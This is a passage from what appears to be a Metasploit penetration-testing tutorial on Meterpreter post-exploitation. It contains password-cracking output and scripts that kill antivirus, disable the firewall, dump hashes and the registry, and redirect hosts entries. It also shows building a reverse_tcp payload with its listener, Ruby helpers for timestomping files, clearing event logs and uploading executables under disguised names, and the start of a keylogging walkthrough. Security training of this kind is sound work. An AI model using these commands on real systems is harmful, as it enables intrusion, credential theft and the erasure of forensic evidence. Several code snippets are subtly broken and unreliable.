[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: D          (cred_6:2)
[*] Output: PASSWOR    (cred_6:1)
[*] Output: GG          (cred_1:2)
Warning: mixed-case charset, but the current hash type is case-insensitive;
some candidate passwords may be unnecessarily tried more than once.
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:10 2011)  c/s: 44256K  trying: |||v - |||
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: Remaining 4 password hashes with no different salts
[*] Output: (cred_2)
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:10 2011)  c/s: 6666K  trying: 89093 - 89092
[*] Output: Loaded 7 password hashes with no different salts (LM DES [128/128 BS SSE2])
[*] Output: Remaining 3 password hashes with no different salts
guesses: 1  time: 0:00:00:11 DONE (Sat Jul 16 19:59:21 2011)  c/s: 29609K  trying: zwingli1900 - password1900
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: password      (cred_6)
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:27 2011)  c/s: 64816K  trying: |||
Use the "--show" option to display all of the cracked passwords reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: Remaining 5 password hashes with no different salts
[*] Output: (cred_2)
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:27 2011)  c/s: 7407K  trying: 89030 - 89092
[*] Output: Loaded 6 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
[*] Output: Remaining 4 password hashes with no different salts
[+] Cracked: Guest: (192.168.184.134:445)
[+] Cracked: rAWjAW2:password (192.168.184.134:445)
[*] Auxiliary module execution completed
msf auxiliary(jtr_crack_fast) >
```

Meterpreter Scripting

One of the most powerful features of Meterpreter is the versatility and ease of adding additional features. This is accomplished through the Meterpreter scripting environment. This section will cover the automation of tasks in a Meterpreter session through the use of this scripting environment, how you can take advantage of Meterpreter scripting, and how to write your own scripts to solve your unique needs.

Before diving right in, it is worth covering a few items. Like the rest of the Metasploit framework, the scripts we will be dealing with are written in Ruby and located in the main Metasploit directory in ***scripts/meterpreter***. If you are not familiar with Ruby, a great resource for learning it is the online book "[Programming Ruby](#)" .

Before starting, please take a few minutes to review the current subversion repository of [Meterpreter scripts](#). This is a great resource to use to see how others are approaching problems, and possibly borrow code that may be of use to you.

Existing Scripts

Metasploit Scripts

Metasploit comes with a ton of useful scripts that can aid you in the Metasploit Framework. These scripts are typically made by third parties and eventually adopted into the subversion repository. We'll run through some of them and walk you through how you can use them in your own penetration test.

The scripts mentioned below are intended to be used with a Meterpreter shell after the successful compromise of a target. Once you have gained a session with the target you can utilize these scripts to best suit your needs.

Contents

- 1 checkvm
- 2 getcountermeasure
- 3 getgui
- 4 get_local_subnets
- 5 gettelnet
- 6 hostsedit
- 7 killav
- 8 remotewinenum
- 9 scraper
- 10 winenum

checkvm

The 'checkvm' script, as its name suggests, checks to see if you exploited a virtual machine. This information can be very useful.

```
meterpreter > run checkvm  
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....  
[*] This is a VMware Workstation/Fusion Virtual Machine
```

getcountermeasure

The 'getcountermeasure' script checks the security configuration on the victim's system and can disable other security measures such as A/V, Firewall, and much more.

```
meterpreter > run getcountermeasure  
[*] Running Getcountermeasure on the target...  
[*] Checking for countermeasures...  
[*] Getting Windows Built in Firewall configuration...  
[*]  
[*] Domain profile configuration:  
-----  
[*] Operational mode = Disable  
[*] Exception mode = Enable  
[*]  
[*] Standard profile configuration:  
-----  
[*] Operational mode = Disable  
[*] Exception mode = Enable  
[*]  
[*] Local Area Connection 6 firewall configuration:  
-----  
[*] Operational mode = Disable  
[*]  
[*] Checking DEP Support Policy...
```

getgui

The 'getgui' script is used to enable RDP on a target system if it is disabled.

```
meterpreter > run getgui  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.  
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]  
Windows Remote Desktop Enabler Meterpreter Script  
Usage: getgui -u -p  
Or: getgui -e
```

OPTIONS:

```
-e      Enable RDP only.  
-f      Forward RDP Connection.  
-h      Help menu.  
-p      The Password of the user to add.  
-u      The Username of the user to add.
```

```
meterpreter > run getgui -e
```

```
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*] RDP is already enabled  
[*] Setting Terminal Services service startup mode  
[*] Terminal Services service is already set to auto  
[*] Opening port in local firewall if necessary
```

get_local_subnets

The 'get_local_subnets' script is used to get the local subnet mask of a victim. This can be very useful information to have for pivoting.

```
meterpreter > run get_local_subnets  
Local subnet: 10.211.55.0/255.255.255.0
```

gettelnets

The 'gettelnets' script is used to enable telnet on the victim if it is disabled.

```
meterpreter > run gettelnets  
Windows Telnet Server Enabler Meterpreter Script  
Usage: gettelnets -u -p  
OPTIONS:  
-e      Enable Telnet Server only.  
-f      Forward Telnet Connection.  
-h      Help menu.  
-p      The Password of the user to add.  
-u      The Username of the user to add.  
meterpreter > run gettelnets -e  
[*] Windows Telnet Server Enabler Meterpreter Script  
[*] Setting Telnet Server Services service startup mode  
[*] The Telnet Server Services service is not set to auto, changing it to auto ...  
[*] Opening port in local firewall if necessary
```

hostsedit

The 'hostsedit' Meterpreter script is for adding entries to the Windows hosts file. Since Windows will check the hosts file first instead of the configured DNS server, it will assist in diverting traffic to a fake entry or entries. Either a single entry can be provided or a series of entries can be provided with a file containing one entry per line.

```
meterpreter > run hostsedit  
[!] Meterpreter scripts are deprecated. Try post/windows/manage/inject_host.  
[!] Example: run post/windows/manage/inject_host OPTION=value [...]  
This Meterpreter script is for adding entries in to the Windows Hosts file.  
Since Windows will check first the Hosts file instead of the configured DNS Server  
it will assist in diverting traffic to the fake entry or entries. Either a single  
entry can be provided or a series of entries provided a file with one per line.
```

OPTIONS:

```
-e  Host entry in the format of IP,Hostname.  
-h      Help Options.  
-l  Text file with list of entries in the format of IP,Hostname. One per line.
```

Example:

```
run hostsedit -e 127.0.0.1,google.com
```

```
run hostsedit -l /tmp/fakednsentries.txt
```

```
meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com  
[*] Making Backup of the hosts file.  
[*] Backup located in C:\WINDOWS\System32\drivers\etc\hosts62497.back  
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162  
[*] Clearing the DNS Cache
```

killav

The 'killav' script can be used to disable most antivirus programs running as a service on a target.

```
meterpreter > run killav
```

```
[*] Killing Antivirus services on the target...  
[*] Killing off cmd.exe...
```

remotewinenum

The 'remotewinenum' script will enumerate system information through wmic on victim. Make note of where the logs are stored.

```
meterpreter > run remotewinenum
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/gather/wmic_command.  
[!] Example: run post/windows/gather/wmic_command OPTION=value [...]  
Remote Windows Enumeration Meterpreter Script  
This script will enumerate windows hosts in the target environment  
given a username and password or using the credential under which  
Meterpreter is running using WMI wmic windows native tool.  
Usage:
```

OPTIONS:

```
-h      Help menu.  
-p  Password of user on target system  
-t  The target address  
-u  User on the target system (If not provided it will use credential of process)
```

```
meterpreter > run remotewinenum -u administrator -p ihazpassword -t 10.211.55.128
```

```
[*] Saving report to /root/.msf4/logs/remotewinenum/10.211.55.128_20090711.0142  
[*] Running WMIC Commands ....  
[*]   running command wmic environment list  
[*]   running command wmic share list  
[*]   running command wmic nicconfig list  
[*]   running command wmic computersystem list  
[*]   running command wmic useraccount list  
[*]   running command wmic group list  
[*]   running command wmic sysaccount list  
[*]   running command wmic volume list brief  
[*]   running command wmic logicaldisk get description,filesystem,name,size  
[*]   running command wmic netlogin get name,lastlogon,badpasswordcount  
[*]   running command wmic netclient list brief  
[*]   running command wmic netuse get name,username,connectiontype,localname  
[*]   running command wmic share get name,path  
[*]   running command wmic nteventlog get path,filename,writeable  
[*]   running command wmic service list brief  
[*]   running command wmic process list brief  
[*]   running command wmic startup list full  
[*]   running command wmic rdtoggle list  
[*]   running command wmic product get name,version  
[*]   running command wmic qfe list
```

scraper

^

The 'scraper' script can grab even more system information, including the entire registry.

```
meterpreter > run scraper

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\lQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUDvWt.reg)
```

From our examples above we can see that there are plenty of Meterpreter scripts for us to enumerate a ton of information, disable anti-virus for us, enable RDP, and much much more.

winenum

The 'winenum' script makes for a very detailed windows enumeration tool. It dumps tokens, hashes and much more.

```
meterpreter > run winenum

[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf4/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMWare Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]   running command cmd.exe /c set
[*]   running command arp -a
[*]   running command ipconfig /all
[*]   running command ipconfig /displaydns
[*]   running command route print
[*]   running command net view
[*]   running command netstat -nao
[*]   running command netstat -vb
[*]   running command netstat -ns
[*]   running command net accounts
[*]   running command net accounts /domain
[*]   running command net session
[*]   running command net share
[*]   running command net group
[*]   running command net user
[*]   running command net localgroup
[*]   running command net localgroup administrators
[*]   running command net group administrators
[*]   running command net view /domain
[*]   running command netsh firewall show config
[*]   running command tasklist /svc
[*]   running command tasklist /m
[*]   running command gpresult /SCOPE COMPUTER /Z
[*]   running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands .....
[*]   running command wmic computersystem list brief
[*]   running command wmic useraccount list
[*]   running command wmic group list
[*]   running command wmic service list brief
[*]   running command wmic volume list brief
[*]   running command wmic logicaldisk get description,filesystem,name,size
[*]   running command wmic netlogin get name,lastlogon,badpasswordcount
[*]   running command wmic netclient list brief
[*]   running command wmic netuse get name,username,connectiontype,localname
[*]   running command wmic share get name,path
[*]   running command wmic nteventlog get path,filename,writeable
[*]   running command wmic process list brief
[*]   running command wmic startup list full
[*]   running command wmic rdtoggle list
[*]   running command wmic product get name,version
[*]   running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

Writing Meterpreter Scripts

There are a few things you need to keep in mind when creating a new meterpreter script.

- Not all versions of Windows are the same
- Some versions of Windows have security countermeasures for some of the commands
- Not all command line tools are in all versions of Windows.
- Some of the command line tools switches vary depending on the version of Windows

In short, the same constraints that you have when working with standard exploitation methods. MSF can be of great help, but it can't change the fundamentals of that target. Keeping this in mind can save a lot of frustration down the road. So keep your target's Windows version and service pack in mind, and build to it.

For our purposes, we are going to create a stand alone binary that will be run on the target system that will create a reverse Meterpreter shell back to us. This will rule out any problems with an exploit as we work through our script development.

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 -b "\x00" -f exe -o Meterpreter.exe
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Saved as: Meterpreter.exe
```

Wonderful. Now, we move the executable to our Windows machine that will be our target for the script we are going to write. We just have to set up our listener. To do this, lets create a short script to start up multi-handler for us.

```
root@kali:~# touch meterpreter.rc
root@kali:~# echo use exploit/multi/handler >> meterpreter.rc
root@kali:~# echo set PAYLOAD windows/meterpreter/reverse_tcp >> meterpreter.rc
root@kali:~# echo set LHOST 192.168.1.184 >> meterpreter.rc
root@kali:~# echo set ExitOnSession false >> meterpreter.rc
root@kali:~# echo exploit -j -z >> meterpreter.rc
root@kali:~# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

Here we are using the exploit multi handler to receive our payload, we specify that the payload is a Meterpreter reverse_tcp payload, we set the payload option, we make sure that the multi handler will not exit once it receives a session since we might need to re-establish one due to an error or we might be testing under different versions of Windows from different target hosts.

While working on the scripts, we will save the test scripts to **/usr/share/metasploit-framework/scripts/meterpreter** so that they can be run.

Now, all that remains is to start up msfconsole with our our resource script.

```
root@kali:~# msfconsole -r meterpreter.rc

=[ metasploit v4.8.2-2014021901 [core:4.8 api:1.0] ]
+ -- --=[ 1265 exploits - 695 auxiliary - 202 post ]
+ -- --=[ 330 payloads - 32 encoders - 8 nops      ]

resource> use exploit/multi/handler
resource> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource> set LHOST 192.168.1.184
LHOST => 192.168.1.184
resource> set ExitOnSession false
ExitOnSession => false
resource> exploit -j -z
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

As can be seen above, Metasploit is listening for a connection. We can now execute our executable in our Windows host and we will receive a session. Once the session is established, we use the sessions command with the **-i** switch and the number of the session to interact with it:

```
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.104:1043)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```


Custom Scripting

Now that we have a feel for how to use `irb` to test API calls, let's look at what objects are returned and test basic constructs. Now, no first script would be complete without the standard **Hello World**, so let's create a script named **helloworld.rb** and save it to `/usr/share/metasploit-framework/scripts/meterpreter`.

```
root@kali:~# echo "print_status("Hello World")" > /usr/share/metasploit-framework/scripts/meterpreter/helloworld.rb
```

We now execute our script from the console by using the `run` command.

```
meterpreter > run helloworld
[*] Hello World
meterpreter >
```

Now, let's build upon this base. We will add a couple of other API calls to the script. Add these lines to the script:

```
print_error("this is an error!")
print_line("this is a line")
```

Much like the concept of standard in, standard out, and standard error, these different lines for status, error, and line all serve different purposes on giving information to the user running the script.

Now, when we execute our file we get:

```
meterpreter > run helloworld
[*] Hello World
[-] this is an error!
this is a line
meterpreter >
```

helloworld.rb

```
print_status("Hello World")
print_error("this is an error!")
print_line("This is a line")
```

Wonderful! Let's go a bit further and create a function to print some general information and add error handling to it in a second file. This new function will have the following architecture:

```
def geninfo(session)
begin
...
rescue ::Exception => e
...
end
end
```

The use of functions allows us to make our code modular and more re-usable. This error handling will aid us in the troubleshooting of our scripts, so using some of the API calls we covered previously, we could build a function that looks like this:

```
def getinfo(session)
begin
  sysinfo = session.sys.config.sysinfo
  runpriv = session.sys.config.getuid
  print_status("Getting system information ...")
  print_status("The target machine OS is #{sysinfo['OS']}")
  print_status("The computer name is #{'Computer' }")
  print_status("Script running as #{runpriv}")
rescue ::Exception => e
  print_error("The following error was encountered #{e}")
end
end
```

Let's break down what we are doing here. We define a function named `getinfo` which takes one parameter that we are placing in a local variable named '`session`'. This variable has a couple methods that are called on it to extract system and user information, after which we print a couple of status lines that report the findings from the methods. In some cases, the information we are printing comes out from a hash, so we have to be sure to call the variable correctly. We also have an error handler placed in there that will return what ever error message we might encounter.

Now that we have this function, we just have to call it and give it the Meterpreter client session. To call it, we just place the following at the end of our script:

```
getinfo(client)
```

Now we execute the script and we can see the output of it:

^

```
meterpreter > run helloworld2
[*] Getting system information ...
[*]     The target machine OS is Windows XP (Build 2600, Service Pack 3).
[*]     The computer name is Computer
[*]     Script running as WINXPVMP01labuser
```

helloworld2.rb

```
def getinfo(session)
begin
    sysinfo = session.sys.config.sysinfo
    runpriv = session.sys.config.getuid
    print_status("Getting system information ...")
    print_status("The target machine OS is #{sysinfo['OS']}")
    print_status("The computer name is #{'Computer' } ")
    print_status("Script running as #{runpriv}")
rescue ::Exception => e
    print_error("The following error was encountered #{e}")
end
end

getinfo(client)
```

As you can see, these very simple steps build up to give us the basics for creating advanced Meterpreter scripts. Let's expand on this script to gather more information on our target. Let's create another function for executing commands and printing their output:

```
def list_exec(session,cmdlst)
print_status("Running Command List ...")
r=''
session.response_timeout=120
cmdlst.each do |cmd|
begin
    print_status "trunning command #{cmd}"
    r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true, 'Channelized' => true})
    while(d = r.channel.read)

        print_status("t#{d}")
    end
    r.channel.close
    r.close
rescue ::Exception => e
    print_error("Error Running Command #{cmd}: #{e.class} #{e}")
end
end
end
```

Again, lets break down what we are doing here. We define a function that takes two parameters, the second of which will be a array. A timeout is also established so that the function does not hang on us. We then set up a “for each” loop that runs on the array that is passed to the function which will take each item in the array and execute it on the system through **cmd.exe /c**, printing the status that is returned from the command execution. Finally, an error handler is established to capture any issues that come up while executing the function.

Now we set an array of commands for enumerating the target host:

```
commands = [ "set",
"ipconfig /all",
"arp -a"]
```

and then call it with the command

```
list_exec(client,commands)
```

With that in place, when we run it we get:

```
meterpreter > run helloworld3
[*] Running Command List ...
[*]     running command set
[*]     ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\POWN3D\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TARGET
ComSpec=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOME PATH=
LOGONSERVER=TARGET
```

```

NUMBER_OF_PROCESSORS=1
OS=Windows_NT
OS2LibPath=C:\WINNT\system32\os2d11;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 7 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0706
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
TMP=C:\DOCUME~1\P0WN3D\LOCALS~1\Temp
USERDOMAIN=TARGET
USERNAME=P0WN3D
USERPROFILE=C:\Documents and Settings\P0WN3D
windir=C:\WINNT

[*]     running command ipconfig /all
[*]
Windows 2000 IP Configuration

Host Name . . . . . : target
Primary DNS Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : localdomain

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . : 00-0C-29-85-81-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
IP Address. . . . . : 172.16.104.145
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.104.2
DHCP Server . . . . . : 172.16.104.254
DNS Servers . . . . . : 172.16.104.2
Primary WINS Server . . . . . : 172.16.104.2
Lease Obtained. . . . . : Tuesday, August 25, 2009 10:53:48 PM
Lease Expires . . . . . : Tuesday, August 25, 2009 11:23:48 PM

[*]     running command arp -a
[*]
Interface: 172.16.104.145 on Interface 0x1000003
Internet Address      Physical Address      Type
172.16.104.2          00-50-56-eb-db-06      dynamic
172.16.104.150         00-0c-29-a7-f1-c5      dynamic

meterpreter >
```

helloworld3.rb

```

def list_exec(session,cmdlist)
    print_status("Running Command List ...")
    r=''
    session.response_timeout=120
    cmdlist.each do |cmd|
        begin
            print_status "running command #{cmd}"
            r = session.sys.process.execute("cmd.exe /c #{cmd}", nil, {'Hidden' => true, 'Channelized' => true})
            while(d = r.channel.read)
                print_status("t#{d}")
            end
            r.channel.close
            r.close
        rescue ::Exception => e
            print_error("Error Running Command #{cmd}: #{e.class} #{e}")
        end
    end
    commands = [ "set",
                 "ipconfig /all",
                 "arp -a"]
    list_exec(client,commands)
end
```

As you can see, creating custom Meterpreter scripts is not difficult if you take it one step at a time, building upon itself. Just remember to frequently test, and refer back to the source on how various API calls operate.

^

Useful API Calls

We will cover some common API calls for scripting the Meterpreter and write a script using some of these API calls. For further API calls and examples, look at the Command Dispatcher code and the REX documentation that was mentioned earlier.

For this, it is easiest for us to use the `irb` shell which can be used to run API calls directly and see what is returned by these calls. We get into the `irb` by running the `'irb'` command from the Meterpreter shell.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

We will start with calls for gathering information on the target. Let's get the machine name of the target host. The API call for this is `'client.sys.config.sysinfo'`

```
>> client.sys.config.sysinfo
=> {"OS"=>"Windows XP (Build 2600, Service Pack 3).", "Computer"=>"WINXPVM01"}
>>
```

As we can see in `irb`, a series of values were returned. If we want to know the type of values returned, we can use the `class` object to learn what is returned:

```
>> client.sys.config.sysinfo.class
=> Hash
>>
```

We can see that we got a hash, so we can call elements of this hash through its key. Let's say we want the OS version only:

```
>> client.sys.config.sysinfo['OS']
=> "Windows XP (Build 2600, Service Pack 3)."
>>
```

Now let's get the credentials under which the payload is running. For this, we use the `'client.sys.config.getuid'` API call:

```
>> client.sys.config.getuid
=> "WINXPVM01\labuser"
>>
```

To get the process ID under which the session is running, we use the `'client.sys.process.getpid'` call which can be used for determining what process the session is running under:

```
>> client.sys.process.getpid
=> 684
```

We can use API calls under `'client.sys.net'` to gather information about the network configuration and environment in the target host. To get a list of interfaces and their configuration we use the API call `'client.net.config.interfaces'`:

```
>> client.net.config.interfaces
=> [#, #]
>> client.net.config.interfaces.class
=> Array
```

As we can see it returns an array of objects that are of type `Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface` that represents each of the interfaces. We can iterate through this array of objects and get what is called a pretty output of each one of the interfaces like this:

```
>> interfaces = client.net.config.interfaces
=> [#, #]
>> interfaces.each do |i|
?> puts i.pretty
>> end
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask    : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:dc:aa:e4
IP Address  : 192.168.1.104
Netmask     : 255.255.255.0
```

Useful Functions

Meterpreter Scripting

Let's look at a few other functions which could be useful in building a Meterpreter script. Feel free to reuse these as needed.

Contents

- 1 Available WMIC Commands
- 2 Change MAC Time of Files
- 3 Check for UAC
- 4 Clear All Event Logs
- 5 Execute List of Commands
- 6 Upload Files and Executables
- 7 Write Data to File

Available WMIC Commands

```
#-----  
def wmicexec(session,wmiccmds= nil)  
    windr = ''  
    tmpout = ''  
    windrtmp = ""  
    session.response_timeout=120  
    begin  
        tmp = session.fs.file.expand_path("%TEMP%")  
        wmicfl = tmp + "+" + sprintf("%5d",rand(100000))  
        wmiccmds.each do |wmi|  
            print_status "running command wmic #{wmi}"  
            cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"  
            opt = "/append:#{$wmicfl} #{wmi}"  
            r = session.sys.process.execute( cmd, opt,{Hidden' => true})  
            sleep(2)  
            #Making sure that wmic finishes before executing next wmic command  
            prog2check = "wmic.exe"  
            found = 0  
            while found == 0  
                session.sys.process.get_processes().each do |x|  
                    found += 1  
                    if prog2check == (x['name'].downcase)  
                        sleep(0.5)  
                        print_line "."  
                    end  
                end  
            end  
            r.close  
        end  
        # Read the output file of the wmic commands  
        wmioutfile = session.fs.file.new(wmicfl, "rb")  
        until wmioutfile.eof?  
            tmpout >> wmioutfile.read  
        end  
        wmioutfile.close  
    rescue ::Exception => e  
        print_status("Error running WMIC commands: #{e.class} #{e}")  
    end  
    # We delete the file with the wmic command output.  
    c = session.sys.process.execute("cmd.exe /c del #{$wmicfl}", nil, {'Hidden' => true})  
    c.close  
    tmpout  
end
```

Change MAC Time of Files

```
#-----  
# The files have to be in %WinDir%System32 folder.  
def chmace(session,cmds)  
    windir = ''
```

```

windrtmp = ""
print_status("Changing Access Time, Modified Time and Created Time of Files Used")
windir = session.fs.file.expand_path("%WinDir%")
cmds.each do |c|
begin
    session.core.use("priv")
    filetostomp = windir + "system32"+ c
    fl2clone = windir + "system32chkdsk.exe"
    print_status("tChanging file MACE attributes on #{filetostomp}")
    session.priv.fs.set_file_mace_from_file(filetostomp, fl2clone)

rescue ::Exception => e
    print_status("Error changing MACE: #{e.class} #{e}")
end
end
end

```

^

Check for UAC

```

#-----
def checkuac(session)
  uac = false
begin
  winversion = session.sys.config.sysinfo
  if winversion['OS'] =~ /Windows Vista/ or winversion['OS'] =~ /Windows 7/
    print_status("Checking if UAC is enaled ...")
    key = 'HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesSystem'
    root_key, base_key = session.sys.registry.splitkey(key)
    value = "EnableLUA"
    open_key = session.sys.registry.open_key(root_key, base_key, KEY_READ)
    v = open_key.query_value(value)
    if v.data == 1
      uac = true
    else
      uac = false
    end
    open_key.close_key(key)
  end
rescue ::Exception => e
  print_status("Error Checking UAC: #{e.class} #{e}")
end
return uac
end

```

Clear All Event Logs

```

#-----
def clrevtlgs(session)
  evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
  ]
  print_status("Clearing Event Logs, this will leave and event 517")
begin
  evtlogs.each do |evl|
    print_status("tClearing the #{evl} Event Log")
    log = session.sys.eventlog.open(evl)
    log.clear
  end
  print_status("All Event Logs have been cleared")
rescue ::Exception => e
  print_status("Error clearing Event Log: #{e.class} #{e}")
end
end

```

Execute List of Commands

```

#-----
def list_exec(session,cmdlst)
  if cmdlst.kind_of? String
    cmdlst = cmdlst.to_a
  end
  print_status("Running Command List ...")
  r=''
  session.response_timeout=120
  cmdlst.each do |cmd|
    begin
      print_status "running command #{cmd}"
      r = session.sys.process.execute(cmd, nil, {'Hidden' => true, 'Channelized' => true})
      while(d = r.channel.read)
        print_status("t#{d}")
      end
      r.channel.close
      r.close
    rescue ::Exception => e
      print_error("Error Running Command #{cmd}: #{e.class} #{e}")
    end
  end
end

```

Upload Files and Executables

```

#-----
def upload(session,file,trgloc = nil)
  if not ::File.exists?(file)
    raise "File to Upload does not exists!"
  else
    if trgloc == nil
      location = session.fs.file.expand_path("%TEMP%")
    else
      location = trgloc
    end
    begin
      if file =~ /S*(.exe)/i
        fileontrgt = "#{location}svhost#{rand(100)}.exe"
      else
        fileontrgt = "#{location}TMP#{rand(100)}"
      end
      print_status("Uploadingd #{file}....")
      session.fs.file.upload_file("#{fileontrgt}", "#{file}")
      print_status("#{file} uploaded!")
      print_status("#{fileontrgt}")
    rescue ::Exception => e
      print_status("Error uploading file #{file}: #{e.class} #{e}")
    end
  end
  return fileontrgt
end

```

Write Data to File

```

#-----
def filewrt(file2wrt, data2wrt)
  output = ::File.open(file2wrt, "a")
  data2wrt.each_line do |d|
    output.puts(d)
  end
  output.close
end

```

Maintaining Access

Pivoting to Maintain Access

After successfully compromising a host, if the rules of engagement permit it, it is frequently a good idea to ensure that you will be able to maintain your access for further examination or penetration of the target network. This also ensures that you will be able to reconnect to your victim if you are using a one-off exploit or crash a service on the target. In situations like these, you may not be able to regain access again until a reboot of the target is performed.

Once you have gained access to one system, you can ultimately gain access to the systems that share the same subnet. Pivoting from one system to another, gaining information about the users activities by monitoring their keystrokes, and impersonating users with captured tokens are just a few of the techniques we will describe further in this module.

Keylogging

Using a Keylogger with Metasploit

After you have exploited a system there are two different approaches you can take, either smash and grab or low and slow.

Low and slow can lead to a ton of great information, if you have the patience and discipline. One tool you can use for low and slow information gathering is the keystroke logger script with Meterpreter. This tool is very well designed, allowing you to capture all keyboard input from the system, without writing anything to disk, leaving a minimal forensic footprint for investigators to later follow up on. Perfect for getting passwords, user accounts, and all sorts of other valuable information.

Lets take a look at it in action. First, we will exploit a system as normal.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter >
```

Then, we will migrate Meterpreter to the Explorer.exe process so that we don't have to worry about the exploited process getting reset and closing our session.

```
meterpreter > ps

Process list
=====

  PID  Name        Path
  ---  ---
  140  smss.exe   \SystemRoot\System32\smss.exe
  188  winlogon.exe ??\C:\WINNT\system32\winlogon.exe
  216  services.exe C:\WINNT\system32\services.exe
  228  lsass.exe   C:\WINNT\system32\lsass.exe
  380  svchost.exe C:\WINNT\system32\svchost.exe
  408  spoolsv.exe C:\WINNT\system32\spoolsv.exe
  444  svchost.exe C:\WINNT\System32\svchost.exe
  480  regsvc.exe  C:\WINNT\System32\regsvc.exe
  500  MSTask.exe   C:\WINNT\System32\MSTask.exe
  528  VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
  588  WinMgmt.exe C:\WINNT\System32\WBEM\WinMgmt.exe
  664  notepad.exe  C:\WINNT\System32\notepad.exe
  724  cmd.exe     C:\WINNT\System32\cmd.exe
  768  Explorer.exe C:\WINNT\Explorer.exe
  800  war-ftpd.exe C:\Program Files\War-ftpd\war-ftpd.exe
  888  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  896  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  940  firefox.exe  C:\Program Files\Mozilla Firefox\firefox.exe
